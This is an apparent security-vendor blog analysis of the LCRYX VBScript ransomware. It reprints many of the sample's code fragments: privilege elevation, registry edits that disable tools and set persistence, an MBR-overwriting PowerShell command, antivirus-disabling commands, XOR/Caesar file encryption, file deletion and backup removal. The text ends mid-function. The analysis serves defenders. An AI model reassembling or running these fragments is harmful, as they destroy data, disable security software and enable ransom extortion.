
LCRYX Ransomware: How a VB Ransomware Locks Your System

labs.k7computing.com/index.php/lcryx-ransomware-how-a-vb-ransomware-locks-your-system/

By Suresh Reddy February 24, 2025


Ransomware attacks continue to pose a significant threat to both individuals and organizations. One such threat, LCRYX ransomware, written in VBScript, has recently resurfaced. First emerging in November 2024, it demanded a ransom of $500 in bitcoins to decrypt files encrypted with the '.lcryx' extension. The ransomware has made a return in February 2025. A peer and researcher recently shared insights about this ransomware on their LinkedIn Profile. **In this blog, we will conduct an in-depth analysis of the VB script, providing more details on its latest activity.**



Firstseen (UTC)	SHA256 hash	Tags	Reporter
2025-02-04 07:57:13	205901f209731db929cc8...	LCRY LCRYPT LCRYX LCRYXPT Ransomware script vbs	Anonymous
2025-02-03 08:34:57	550402912348c503a5aec...	LCRYPT LCRYPTX LCRYX Ransomware vbs	75TeraBytes
2025-02-02 16:54:54	b8c0b15f36e3b0ed6a11...	LCRY LCRYPT LCRYPTX LCRYX Ransomware trojan vbs	50TeraBytes
2025-02-02 12:24:57	06ac64a7a75850c5c0443...	LCRYPT LCRYX Ransomware vbs VBSMALWARE	25TeraBytes
2024-11-05 12:21:19	bed065aac49fea7099339...	LCRYPTX LCRYX Ransomware vbs	JAMESWT_MHT
2024-11-05 12:20:33	53224636a570bcb62156...	LCRYX Ransomware vbs	JAMESWT_MHT

Fig.1: First seen in the wild


The script begins by checking whether it is running with administrative privileges. If not, it relaunches itself with the necessary privileges for the next steps. Additionally, error handling is enabled at the start of execution, allowing the script to continue running even if it encounters errors during its process.



```
If Not WScript.Arguments.Named.Exists("elevated") Then
    Set objShell = CreateObject("Shell.Application")
    objShell.ShellExecute "wscript.exe", """" &
    WScript.ScriptFullName & """ /elevated", "", "runas", 1
    WScript.Quit
```


Fig.2: Running with admin privileges

It then proceeds to make several changes to the Windows registry so as to block user control and for its persistence. It disables tools like Task Manager, Command Prompt, and the Registry Editor, and also blocks access to the Control Panel. The code turns off User Account Control (UAC) and admin prompts, letting the malware run with elevated privileges. It also disables the inactivity timeout, ensuring the system stays open for further actions.



```
WshShell.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr", 1, "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr", 1, "REG_DWORD"

WshShell.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System\DisableCMD", 1, "REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisableCMD", 1, "REG_DWORD"

WshShell.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools", 1,
"REG_DWORD"
WshShell.RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools", 1,
"REG_DWORD"
```


Fig.3: Disabling tools with registries



```
WshShell.RegWrite
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Policies\System\InactivityTimeoutSecs", 0, "REG_DWORD"
```

Fig.4: Disabling inactivity timeout


It also prevents users from running tools like msconfig.exe, Autoruns.exe, gpedit.msc, SystemSettings.exe, and procexp.exe, making it harder to manage start up items or stop the malware from executing.



```
WshShell.RegWrite
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Policies\Explorer\DisallowRun", 1, "REG_DWORD"
WshShell.RegWrite
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
Policies\Explorer\DisallowRun\1", "msconfig.exe", "REG_SZ"
WshShell.RegWrite
```

Fig.5: Disallowing tools to execute


To ensure persistence, the code sets the malicious script as the default shell, causing it to run at login, and also configures it as the debugger for cmd.exe, making sure the script executes every time command prompt is opened. Additionally, it modifies the registry to set the script as the handler for HTTP and HTTPS links, ensuring that the script runs whenever web links are clicked or the system shell is accessed, allowing the malware to maintain control over the system.



```
WshShell.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell", scriptPath, "REG_SZ"

WshShell.RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell", scriptPath, "REG_SZ"

WshShell.RegWrite "HKEY_CURRENT_USER\Software\Classes\http\shell\open\command", """" & scriptPath & """", "REG_SZ"
WshShell.RegWrite "HKEY_CURRENT_USER\Software\Classes\https\shell\open\command", """" & scriptPath & """", "REG_SZ"

WshShell.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\DisabledShell", scriptPath,
"REG_SZ"
```

Fig.6: Creating persistence for script


The code uses WMI to terminate key system processes (Taskmgr.exe, cmd.exe, msconfig.exe, regedit.exe) to prevent users from managing or stopping the malware.



```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")

arrProcesses = Array("Taskmgr.exe", "cmd.exe", "msconfig.exe", "regedit.exe")

For Each processName In arrProcesses
    Set colProcessList = objWMIService.ExecQuery("Select * from Win32_Process Where Name = '" & processName & "'")
    For Each objProcess in colProcessList
        objProcess.Terminate()
    Next
Next
```

Fig.7: Terminating processes


It modifies the registry to remap keyboard keys and swap mouse buttons, disrupting user input. It applies these changes immediately, making it harder for users to interact with the system and helping the malware maintain control.



```
WshShell.RegWrite "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layout\Scancode Map", _
    "00000000000000000300000000005BE000005CE000000000", "REG_BINARY"

WshShell.RegWrite "HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Control\Keyboard Layout\Scancode Map", _
    "00000000000000000300000000005BE000005CE000000000", "REG_BINARY"

    WshShell.RegWrite "HKEY_LOCAL_MACHINE\Control Panel\Mouse\SwapMouseButtons", 1, "REG_DWORD"
    WshShell.RegWrite "HKEY_CURRENT_USER\Control Panel\Mouse\SwapMouseButtons", 1, "REG_DWORD"

    objShell.Run "%windir%\System32\RUNDLL32.EXE user32.dll,UpdatePerUserSystemParameters", 1, True
```

Fig.8: Swapping mouse movements and updating the changes


It changes the file attributes to Hidden, System, and Read-only, making it harder to detect, modify, or delete the file.



```
Set fso = CreateObject("Scripting.FileSystemObject")
scriptPath = WScript.ScriptFullName

With fso.GetFile(scriptPath)
    .Attributes = .Attributes Or (2 + 1 + 4)
End With
```

Fig.9: Changing file attributes


It runs a PowerShell command that reads an image file and overwrites the MBR of disk drives with its content.



```
command = "powershell -Command ""$imagePath = '" & imagePath & "'; " & _
    "$MBR = [System.IO.File]::ReadAllBytes($imagePath); " & _
    "Get-WmiObject -Class Win32_DiskDrive | ForEach-Object { " & _
    "$drive = $_.DeviceID; " & _
    "$stream = [System.IO.File]::Open($drive, 'Open', 'ReadWrite'); " & _
    "$stream.Write($MBR, 0, $MBR.Length); $stream.Close() }"""

objShell.Run command, 0, True
```


Fig.10: Overwriting MBR [Master Boot Record]

The code disables real-time monitoring of Windows Defender, Bitdefender Antivirus, and Kaspersky Anti-Virus by running commands to turn off their protection features. This allows malware to bypass security measures and operate undetected on the system.



```
Set objShell = CreateObject("WScript.Shell")
objShell.Run "powershell -Command Set-MpPreference
-DisableRealtimeMonitoring $true", 0, True

Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd /c ""C:\Program
Files\Bitdefender\Bitdefender 2025\bdnserv.exe"" -disable",
0, True

Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd /c ""C:\Program Files (x86)\Kaspersky
Lab\Kaspersky Anti-Virus 2025\avp.com"" disable", 0, True
```


Fig.11: Disabling Real Time Monitoring



```
strNewExtension = "lcryx"
strKey = GenerateRandomKey(16384)
```

Fig.12: Extension for encrypted files


It defines a function IsLegacyWindows() to check if the system is running an older Windows version (prior to version 6.0). If so, it retrieves various special folder paths for potential file manipulation or malware persistence.



```
If CDbl(osVersion) < 6.0 Then
    IsLegacyWindows = True
```

Fig.13: Checking OS version


The GenerateRandomKey(length) function creates a random alphanumeric string by selecting characters from a predefined set. It loops through the specified length, adding a random character to the key in each iteration, which was later used as key for the encryption process.



```
Function GenerateRandomKey(length)
    Dim randomKey, i, charSet
    randomKey = ""
    charSet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789@#$_&-+()/§?!*"
    For i = 1 To length
        randomKey = randomKey & Mid(charSet, Int((Len(charSet) * Rnd) + 1), 1)
    Next
    GenerateRandomKey = randomKey
End Function
```


Fig.14: Random Key generator for encryption

The code checks if the file path matches certain conditions, like specific filenames. If it does, the script stops. Otherwise, it encrypts the file using Caesar cipher and XOR encryption, saves it with a new extension, deletes the original file, and opens the encrypted file in Notepad.




```
If LCase(Right(filePath, Len(strNewExtension) + 1)) = "." & strNewExtension Or _
   LCase(objFSO.GetFileName(filePath)) = "readmeplease.txt" Or _
   LCase(objFSO.GetFileName(filePath)) = "gcrybground.png" Or _
   LCase(objFSO.GetFileName(filePath)) = "msvcr80.dll.bat" Or _
   LCase(objFSO.GetFileName(filePath)) = "systemconfig.exe.vbs" Or _
   LCase(objFSO.GetFileName(filePath)) = "advapi32_ext.vbs" Or _
   LCase(objFSO.GetFileName(filePath)) = "desktop.ini" Or _
   LCase(filePath) = LCase(strCurrentScript) Then
```

Fig.15: Checking specific files with these names before encryption




```
salt = GenerateRandomKey(32)
encryptedContent = XOREncryptDecrypt(fileContent, CaesarEncryptDecrypt(encryptionKey, 5) & salt)
```

Fig.16: Function for encrypting the files




```
Function XOREncryptDecrypt(inputText, key)
    Dim outputText, i, keyChar
    outputText = ""

    For i = 1 To Len(inputText)
        keyChar = Mid(key, ((i - 1) Mod Len(key)) + 1, 1)
        outputText = outputText & Chr(Asc(Mid(inputText, i, 1)) Xor Asc(keyChar))
    Next
```

Fig.17: XOR encryption function



```
Function CaesarEncryptDecrypt(inputText, shift)
    Dim result, i, currentChar, newChar

    result = ""

    For i = 1 To Len(inputText)
        currentChar = Mid(inputText, i, 1)

        newChar = Chr((Asc(currentChar) - shift) Mod 137)

        result = result & newChar
    Next
```


Fig.18: CaserEncryptDecrypt function



```
objFSO.DeleteFile(filePath)
objShell.Run "notepad.exe " & filePath & "." & strNewExtension
```


Fig.19: Deletes the file and opens the encrypted file with “Notepad.exe”

It iterates through these following folders in the system and it checks for any external drivers in its iteration for encrypting the files.



```
ProcessFolder strDesktop
ProcessFolder strDocuments
ProcessFolder strPictures
ProcessFolder strVideos
ProcessFolder strDownloads
ProcessFolder strMusic
ProcessFolder strStartup

ProcessFolder MyMusic
ProcessFolder MyDocuments
ProcessFolder MyVideo
ProcessFolder MyPictures

ProcessFolder strProgramFiles
ProcessFolder strProgramFilesX86
ProcessFolder Windows
ProcessFolder strAppData
ProcessFolder strLocalAppData

ProcessUSBDrives

DeleteBackupCatalog strDesktop
DeleteBackupCatalog strDocuments
DeleteBackupCatalog strPictures
DeleteBackupCatalog strVideos
DeleteBackupCatalog strDownloads
DeleteBackupCatalog strMusic
DeleteBackupCatalog strStartup

WScript.Sleep 3000
```


Fig.20: Iteration through folders



```
ProcessUSBDrives()
Dim objWMIService, colItems, objItem
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")

Set colItems = objWMIService.ExecQuery("Select * from Win32_LogicalDisk Where DriveType = 2")
```


Fig.21: Function to check external drivers

After that it deletes backup files with specific extensions (.bak, .backup, .old) from a folder and its subfolders, and another that removes shadow copies and backup catalogs. It uses vssadmin to delete shadow copies and wbadmin to clear the backup catalog, effectively erasing backup traces from the system.



```
If fileExtension = "bak" Or fileExtension = "backup" Or fileExtension = "old" Then
    objFSO.DeleteFile objFile.Path
End If
```


Fig.22: Deletes the backup files



```
Sub DeleteShadowCopiesAndCatalog
    Dim cmdDeleteShadow, cmdDeleteWbAdmin


